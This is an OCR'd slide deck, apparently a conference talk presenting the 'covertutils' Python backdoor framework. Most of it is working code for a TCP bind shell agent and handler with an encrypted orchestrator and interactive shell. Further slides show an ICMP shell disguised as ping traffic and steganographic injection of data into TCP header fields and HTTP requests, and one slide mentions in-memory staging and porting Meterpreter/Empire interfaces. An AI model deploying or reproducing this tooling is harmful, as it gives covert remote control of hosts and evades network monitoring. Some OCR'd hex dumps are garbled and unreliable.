
Some shit that **prepares** the data for travelling and **decodes** received data

Some shit that **sends** and **receives** data

`covertutils.handlers`
`covertutils.handlers.impl`


# Get my shit together (Part 4)

*UML is boring*



# Get my shit together (Part 5)

*Make UML great (again)*



# 3.

# Let’s get it on

# The *TCP Bind Shell* Case

***Agent:***

- The *Agent* **binds** and **listens** to a TCP port.
- Communicates using a TCP socket

***Handler:***

- The *Handler* just connects to the Agent's port
- Sends commands
- Receives responses

Available in *Programming Examples*:
*https://covertutils.rtfd.io/en/latest/prog_examples.html*

# TCP Bind Shell
## Script Usage

**Agent**

```
#!/usr/bin/env python


# Agent just gets executed (no arguments)



# Example:
./agent.py
```

**Handler**

```
#!/usr/bin/env python

import sys


try :
    program, ip, port, passphrase = sys.argv
except :
    print """Usage:
    handler.py <ip> <port> <passphrase>"""

    sys.exit(1)


# Example:
./handler.py 192.168.5.4 4444 "Pa55phra531"
```

# TCP Bind Shell
## Networking

**Agent**

**Handler**

```
import socket

addr = "0.0.0.0", 4444

s = socket.socket(socket.AF_INET,
                  socket.SOCK_STREAM)

s.bind( addr )
s.listen(5)




client, client_addr = s.accept()
```

```
import socket




addr = ip, int(port)

s = socket.socket(socket.AF_INET,
                  socket.SOCK_STREAM)

s.connect( addr )
```

Agent

# TCP Bind Shell
## Network Wrappers

Handler

```
def recv ()
    return client.recv( 50 )


def send( raw ) :
    client.send( raw )
```

```
def recv () :
    return s.recv( 50 )


def send( raw ) :
    s.send( raw )
```

# TCP Bind Shell
## Orchestrator Step

**Agent**

```
from covertutils.orchestration import
SimpleOrchestrator


passphrase = "Pa55phra531" # hardcoded


orch = SimpleOrchestrator( passphrase,
          tag_length = 2,
          out_length = 50,
          in_length = 50,
          )
```

**Handler**

```
from covertutils.orchestration import
SimpleOrchestrator


# passphrase is passed from sys.argv[3]


orch = SimpleOrchestrator( passphrase,
          tag_length = 2,
          out_length = 50,
          in_length = 50,
          reverse = True
          )

# One of the Two Orchestrators must be
#          reverse'd
```

# TCP Bind Shell
## Handler Step

**Agent**

```
from covertutils.handlers.impl import
StandardShellHandler




handler = StandardShellHandler( recv,
                                send,
                                orch
                              )
```

**Handler**

```
from covertutils.handlers import
BaseHandler


# Creating Dummy Handler Class
class MyHandler( BaseHandler ) :

    def onNotRecognised( self ) :
        pass

    def onChunk( self, stream, message ) :
        pass

    def onMessage( self, stream, message):
        pass


handler = MyHandler( recv, send, orch )
```

Agent

# TCP Bind Shell

## [+] Session Opened!

Handler

```
# Block the main thread from exiting...
from time import sleep

while True : sleep(1)
```

```
# Creating the Shell for the Handler
shell = StandardShell( handler )


# Start interacting...
shell.start()


# Shell is launched:
# (covertutils v0.3.4)>
```

# The ready Stuff

- Packing to ***Native executables*** (through 3rd party modules)
- Staging ***`covertutils`*** package from *HTTP/S* or *Github*
  - *Directly* into *memory*
- ***Custom extension development*** using the *Staging API*
  - *Direct access to remote Python objects*
  - *Modify everything while running*
- Managing ***multiple*** *Agents* through ***`covertpreter>`*** *shell*

# The **not so** ready Stuff

- Lacks ***pivoting*** mechanism
- **Won't run** under *Python3*
- **More** and **Better Documentation**
  - *Writing* an **API** means *documenting* an **API**
- ***Port*** popular backdoor *interfaces*
  - *Meterpreter, Empire, etc*
    - *Port to C++*

# Thanks

~~**for your tolerance**~~

**Q&A time...**

**Debunk my project and get a free beer!**

You can find me at:


- john.torakis@gmail.com (PGP enabled)

# Thanks

~~for your tolerance~~

More ~~*Last Minute*~~ *Slides!*


# The ICMP case





- Embed payloads in ICMP packets' 7th layer.
- Fully resembles a *Ping request-response*
- The Agent is **pinged**
- Needs raw sockets - **root**

- Possible with ***no dependencies above covertutils***
  - Possible through the ***StegoInjector class***
  - Will use ***scapy,*** because life is short
  - ***StegoInjector*** is a presentation on its own.

Available in Programming Examples:
*https://covertutils.rtfd.io/en/latest/prog_examples.html#advanced-icmp-bind-shell*


(covertutils v0.3.4)>
root@hostname: /home/unused/Projects/covertutils
File Edit View Search Terminal Help
root@hostname:/home/unused/Projects/covertutils# tcpdump -nn -A -i any 'icmp'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes

# The ICMP case




```
# tcpdump -nn -A -i  any 'icmp'

04:02:28.207248 IP 127.0.0.1 > 127.0.0.5: ICMP echo request, id 26329, seq 1, length 64
04:02:28.262747 IP 127.0.0.5 > 127.0.0.1: ICMP echo reply, id 26329, seq 1, length 64

04:02:29.307010 IP 127.0.0.1 > 127.0.0.5: ICMP echo request, id 26329, seq 2, length 64
04:02:29.342501 IP 127.0.0.5 > 127.0.0.1: ICMP echo reply, id 26329, seq 2, length 64

04:02:30.391462 IP 127.0.0.1 > 127.0.0.5: ICMP echo request, id 26329, seq 3, length 64
04:02:30.430703 IP 127.0.0.5 > 127.0.0.1: ICMP echo reply, id 26329, seq 3, length 64

04:02:31.490950 IP 127.0.0.1 > 127.0.0.5: ICMP echo request, id 26329, seq 4, length 64
04:02:31.519146 IP 127.0.0.5 > 127.0.0.1: ICMP echo reply, id 26329, seq 4, length 64
```

# The *StegoInjector class*

## Packet crafting configuration

```
X:_data_:                    # Inject covert data - where "X" is found

# This is a SYN TCP packet
mac_ip_tcp_syn = '''ffffffffffff000000000000800                          # MAC header
4500002800001000040067ccd7f0000017f000001                                # IP header
0014005000000000000000005002200091 7c0000'''X[18:20],X[38:42],X[34:36]  # TCP header
```

*IP Identification field*

*TCP Source Port*

*TCP Sequence Number*

# The *StegoInjector class*

## Packet Injection Object

```
stego_config="""

X:_data_:                    # Inject covert data - where "X" is found

# This is a SYN TCP packet
mac_ip_tcp_syn = '''ffffffffffff0000000000000800                          # MAC header
450000280001000040067ccd7f0000017f000001                                  # IP header
00140050000000000000000050022000917c0000'''X[18:20],X[38:42],X[34:36] # TCP header

"""
from covertutils.datamanipulation import StegoInjector

stego_inj_obj = StegoInjector(stego_config)
```

# The *StegoInjector class*

## A new Packet is born!

```
>>> stego_inj_obj.getCapacity("mac_ip_tcp_syn")
8
>>> new_pkt = stego_inj_obj.inject("A"*8, template = "mac_ip_tcp_syn" )
>>>
>>> print new_pkt.encode('hex')
ffffffffffff000000000000080045000028414100004006 7ccd7f0000017f00000141 0050 41414141 00000000500220009 17c0000
>>>
>>> from scapy.all import Ether      # To parse the string as Ethernet packet
>>> scapy_pkt = Ether(new_pkt)
>>> hexdump(scapy_pkt)               # Voila!
0000   FF FF FF FF FF FF 00 00  00 00 00 00 08 00 45 00   ..............E.
0010   00 28 41 41 00 00 40 06  7C CD 7F 00 00 01 7F 00   .(AA..@.|.......
0020   00 01 41 41 00 50 41 41  41 41 00 00 00 00 50 02   ..AA.PAAAA....P.
0030   20 00 91 7C 00 00                                  ..|..
```

# The *StegoInjector class*

## Steganography is EVERYWHERE!

```
>>> from covertutils.datamanipulation import asciiToHexTemplate
>>> search_request="""GET /search.php?q=~~~~~~~~?userid=~~~~~~~~ HTTP/1.1
        # new lines to honor the HTTP protocol
"""
>>> stego_config = """
... X:_data_:_data_
... search='''%s'''
... """ % asciiToHexTemplate(search_request, marker='~')
>>>
>>> stego_inj_obj = StegoInjector(stego_config)
>>> stego_inj_obj.getCapacity("search")
16
>>> stego_inj_obj.inject("A"*16, "search")
GET /search.php?q=AAAAAAAA?userid=AAAAAAAA
```